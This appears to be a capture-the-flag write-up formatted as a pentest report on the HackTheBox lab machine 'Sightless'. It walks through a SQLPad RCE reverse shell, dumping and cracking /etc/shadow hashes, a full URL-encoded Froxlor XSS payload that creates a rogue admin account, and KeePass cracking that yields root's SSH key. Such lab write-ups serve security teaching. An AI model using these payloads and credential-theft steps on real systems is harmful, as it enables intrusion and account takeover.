



Pentesting Report.



Teamwork:

- **Sh3llr1ck0.**

Content.

Non-Technical Section.

Subject.

Apply pentester guide aiming to reveal vulnerabilities present and exploit such vulnerabilities inside the client/machine “Sightless”. Delivering this report to fix our findings, reducing risks presented within the client's infrastructure.

The penetration testing was performed under a scope known as “Grey box”, a methodology where we, as attackers, are provided with some information about the client, our victim, being in this case an IP and domain “sightless.htb”.

Scope.

- Directories: All.
- Domain / subdomains: All.
- IP: 10.10.11.32

Findings.


Client “sightless” is considered vulnerable as we were able to find and exploit a total of four vulnerabilities/issues allowing us to obtain remote access and further migrate privileges from an unprivileged user to a full administrator user.

All these actions were performed and managed from one initial issues known as remote code execution released by a version outdated; a really common issues that might allow an attacker to take advantage of outdated software versions and, therefore, a whole system take over.

Score	Total	Vulnerability	Description
7.7 | 5.5	2	Outdated version	Obsolete versions of a software. It opens gaps to critical issues.
4.5	1	Password reusage	Human error, which may open a break for critical access.
4.5	1	Bad Password Practice	Human error, which may open a break for critical access.

Recommendations.

- Outdated versions: Upgrade software system to the latest version.
- Password reusage: Password reset, security measure and no reusage policies.
- Information leakage: Critical master key files storage with stronger passwords.



Technical Section.

Initial Steps

Virtual Hosting Phase.

Step 1:

Open a terminal either with root privileges or type “sudo nano” followed by “hosts” file name. Hosts file is located at “/etc/hosts”.

Step 2:

Paste client/company domain name followed by IP address.




Image 1: Host Discovery.

Enumeration Phase.

Step 1:

Enumeration phase is usually started by a network enumeration. The most common tool for such a task is named “nmap”. Using the same terminal or in a new one, type the command “nmap -p- –min-rate 5000 -n -sV -sC sigthless.htb”.




Image 2: Nmap result.

SQL pad Version Outdated.

Score: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N/**7.5**

What is it?
Version outdated is an issue where software were intentionally or unintentionally left without updates, such an action might represent a huge problem to companies and organization infrastructure. As you may guess, updates are critical within technology systems due to technical issues or dangerous bugs a system may have.
SQL pad is a web app for writing and running SQL queries and visualizing the results. SQL Pad is in maintenance mode, security updates and critical bug-fixes were pending to be made **at the time of writing this report**.

Within this audit, we make use of "version outdated" exploit, where it sends a web requests with malicious payload injected. Payload purpose is in charge of forcing a reverse TCP connection to our own machine as the attacker host. This exploit gives us remote access to the container system in charge of storing SQL pad web application.

Details.
Step 1:
As shown in **Initial Steps**, we saw what ports were open and one of them was port 8080, the most common and default port for web services. So we navigate to sightless.htb:80.




Image 3: Website running.

Step 2:
You can either press "Ctrl + U" or hover your mouse over each button; it'll be quick to find a subdomain in one of the buttons.




Image 4: Finding subdomain
with "Ctrl + U"

Step 3:
We would not be able to access the subdomain without adding it to our hosts file. So another host discovery is necessary.

```
5
6 # HTB
7 10.10.11.32    sightless.htb  sqlpad.sightless.htb
8
```

Image 5: Subdomain Host Discovery.

As we can see, it is a SQL web tool to test SQL queries. It could be susceptible to various types of attacks, but in this case there is one specific which gives us RCE.

Step 4:
Click in the three dots at the top right side, then click “About”; we’d see the statistics and version of the web tool.




Image 6: Web App Version.

Step 5:
Search exploits available for SQL pad 6.10.0. We realize there is a RCE (**R**emote **C**ode **E**xecution) exploit, which gives us a remote connection to the web server.




Image 7: Reverse Shell established.

Affected Components.
SQL pad version.

Links.
https://github.com/0xRoqeeb/sqlpad-rce-exploit-CVE-2022-0944

Recommendations.
Web app update to the latest version. If software is still in maintenance, check out official website https://getsqlpad.com/en/introduction/ for other possible projects that might be of interest.

Password Reusage.

Score: AV:A/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N/**4.5**

What is it?
Although it's not considered a technical issue, it is very susceptible to human misusage. Humans are the weakest point in a security infrastructure, so talking about passwords it is a very common practice to use the same password in multiple platforms or authentication sites even to portal access like ssh or admin websites. Not only the password reusage is a big problem to keep in mind, but the simplicity in which passwords are created by users. Passwords can be cracked as quick as the simplicity of a password; if a password is very complex, its decrypt process is going to take more time.

Details.
We're starting from the last step in the previous attack section. First, take a look at the session name, as you can see it shows us that we got a shell as root user; such user is not common to get at first remote access. Second, there is another name that may catch your attention, c184118df0a6, which is the name of the server we've gotten the connection from. Such a name is usually assigned from dockers containers. The important thing is we are root, so we have the ability to read/access/edit critical files like shadow.

Note: Shadow file is a critical and configuration file where password's hashes are stores and where normal users do not have any kind of access.

Step 1:
To have a better experience with the session we got, it is recommended to export the value TERM as follows: "export TERM=xterm" or "export TERM=xterm-256color".

Note: Command above gives us the ability to clean the terminal and avoid accumulating unuseful information.

Step 2:
First, we need to display the content of /etc/passwd and take it to the attacker host. It needs to be store in another file, it doesn't matter the file name.




Image 8: Content of /etc/passwd

Step 3:
Now, we're going to extract the content of /etc/shadow and store it in the attacker host. One more time, it does not matter the file name.

Image 9: Content of /etc/shadow

Step 4:
From the attacker host, a method known as "unshadow" file needs to be performed. The reason of such method is to combine both files, passwd and shadow. They need to be converted into one because users and hashes are located in the correct format to perform a cracking hashes attack.

Image 10: Unshadow file

Step 5:
As long both, hashes and users, are together we can go ahead with another tool, hashcat. Hashcat is a **C**o mmand **L**ine **I**nterface (CLI) tool that works in cracking hashes with some parameters provided.
In the terminal you need to type "hashcat -a 0 -m 13400 unsha /usr/share/wordlists/rockyou.txt --username --force"




Image 11: Passwords cracked

Step 6:
Log in through SSH service with credentials previously cracked.

Image 12: SSH logged in.

Affected Components.
Password reusage.

Links.
https://www.cisa.gov/secure-our-world/use-strong-passwords

Recommendations.
Password policy to reset passwords after a period of time, length of the password, special characters.

Froxlor Version Outdated.

Score: AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N/**5.5**

What is it?
Froxlor is the lightweight server management software developed by experienced server administrators, this open source panel simplifies the effort of managing a hosting platform for more people. The concept of version outdated is the same as in “SQL pad Version Outdated” so for simplicity of the document please consult it in the previous section mentioned.

Details.
Once we, as penetration testers or attackers, achieved a goal such as remote access through ssh (or any kind of remote access) is to perform further enumeration for, what is known, as privilege escalation which involves several options. In this case, only the one that worked would be shown.

Step 1:
First, as part of the local enumeration process, we’d need to list what services are running from inside the remote server.




Image 13: Local services enumeration

Step 2:
In order for us to have access to, what seems to be, an internal web server, it is necessary to perform the technique “port forwarding”, where we force the forward of packets to a specific port. In this case, port 8080




Image 14: SSH port forwarding

Note: -L is the flag to force the port forwarding through ports 8080’s. For more info check man page.

Step 3:
Once port forwarding has been performed, we can just navigate to localhost or 127.0.0.1 followed by ":8080"; which is the port where packets are forwarded.

Image 15: Froxlor web service in use

Step 4:
Here it is almost impossible to get more info like a version. By making a simple google research like "froxlor exploit" we'll realize several exploits appear up but most of them require credential (credentials we don't have) except for one exploit.




Image 15: Bypass Froxlor exploit

Step 5:
To make possible the bypassing of Froxlor login, we first need to initialize Burp suite tool. Intercept a request from Froxlor login with any username and password.

Step 6:
Send the request to "Repeater" section. To send it just right click on the request and click "Send to Repeater" or select the request and press "Ctrl+R".

Note: If you do not have foxproxy on your browser; check "Links" section, visit burp website and follow instructions to set up your proxy.

Step 7:
Go to Repeater section and once there replace the username value with next payload: “admin%257B%257B$emit.constructor%2560function%2520b()
%257Bvar%2520metaTag%3ddocument.querySelector('meta%255Bname%3d%2522csrf-token%2522%255D')%3bvar%2520csrfToken%3dmetaTag.getAttribute('content')
%3bvar%2520xhr%3dnew%2520XMLHttpRequest()
%3bvar%2520url%3d%2522admin_admins.php%2522%3bvar%2520params%3d%2522new_loginname%3dabcd%26admin_password%3dAbcd%40%401234%26admin_password_suggestion%3dmgphdKecOu%26def_language%3den%26api_allowed%3d0%26api_allowed%3d1%26name%3dAbcd%26email%3dyldrmtest%40gmail.com%26custom_notes%3d%26custom_notes_show%3d0%26ipaddress%3d-1%26change_serversettings%3d0%26change_serversettings%3d1%26customers%3d0%26customers_ul%3d1%26customers_see_all%3d0%26customers_see_all%3d1%26domains%3d0%26domains_ul%3d1%26caneditphpsettings%3d0%26caneditphpsettings%3d1%26diskspace%3d0%26diskspace_ul%3d1%26traffic%3d0%26traffic_ul%3d1%26subdomains%3d0%26subdomains_ul%3d1%26emails%3d0%26emails_ul%3d1%26email_accounts%3d0%26email_accounts_ul%3d1%26email_forwarders%3d0%26email_forwarders_ul%3d1%26ftps%3d0%26ftps_ul%3d1%26mysqls%3d0%26mysqls_ul%3d1%26csrf_token%3d%2522%2bcsrfToken%2b%2522%26page%3dadmins%26action%3dadd%26send%3dsend%2522%3bxhr.open(%2522POST%2522,url,true)
%3bxhr.setRequestHeader(%2522Content-type%2522,%2522application/x-www-form-urlencoded%2522)%3balert(%2522Your%2520Froxlor%2520Application%2520has%2520been%2520completely%2520Hacked%2522)%3bxhr.send(params)%257D%3ba%3db()
%2560()%257D%257D”




Image 16: Payload added URL decoded

Step 8:
Submit the edited request by clicking in “Send” or just press “Ctrl+Space”.

Step 9:
Wait till Burp shows the response. Once it is shown, Go back to Froxlor website.

Step 10:
Try to log in, but now with credentials “abcd:Abcd@@1234”. You should have access to the abcd panel.




Image 17: Froxlor logged in

Note: This point is where the main vulnerability ends because we got access to the panel. Nevertheless, next steps are necessary for fully compromise the server.

Step 11:
Click “Resources”, click “Customers”, click “Web1”. Once in there, we’d have access to all furniture user “Web1” has.

Step 12:
Click “FTP”, click “Accounts”, click “Edit button”. Then, edit the password for one of your choice. For demonstrative purposes, we used “Sh3llr1ck0”.

Step 13:
Login through FTP with credentials “web1:Sh3llr1ck0”. In this scenario, a normal FTP connection won’t work because of SSL/TLS issues. So, the tools used was “lftp” which solves this issue. However, you need to add “set ssl:verify-certificate no” in order to run commands with no problems.

Image 18: FTP access

Affected Components.
Froxlor Version.

Links.
https://advisories.gitlab.com/pkg/composer/froxlor/froxlor/CVE-2024-34070/
https://portswigger.net/burp/documentation/desktop/external-browser-config

Recommendations.
Update to the latest version of Froxlor.

Bad Password Practice.

Score: AV:A/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N/**4.5**

What is it?
As long this issues is the same as in “Password Reusage” section, for simplicity of the document, please use it as reference for this explanation.

Details.
Step 1:
Once logged on to FTP server, navigate to “goaccess”, “backup” and download the KeePass file.




Image 19: KeePass File download

Step 2:
KeePass file is a file where passwords or master key files are stored with a single password. It seems to be a good option for security, but what if the password is weak as well?

First, we need to extract the hash of the KeePass file and store it in another file as follows “keepass2john Database.kdb > hash”

Step 3:
Now that we got file hash. We’d use another tool that works in cracking hashes. John the Ripper is another tool for cracking various types of hashes. To use the tool just type: “john --format=KeePass -w=/usr/share/wordlists/rockyou.txt hash”

Image 20: KeePass File Cracked

Step 4:
The password was weak, so we could crack it. Now we can log in to the KeePass file.




Image 21: Kpcli tool usage

Step 5:
At this point, you most have the “id_rsa” file in the attacker host. It did not work for us to use it immediately, so as a recommendation to extract the “id_rsa” content, copy and paste it manually with the editor of your choice.




Image 22: Id_rsa for root content.

Step 6:
A few extra configurations are needed, and then we can log in as root user.




Image 23: Root login access

Affected Components.
Password Practice

Links.
https://www.cisa.gov/secure-our-world/use-strong-passwords

Recommendations.
Password policy to reset passwords after a period of time, length of the password, special characters.

Scale.

Rating	CVSS Score
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0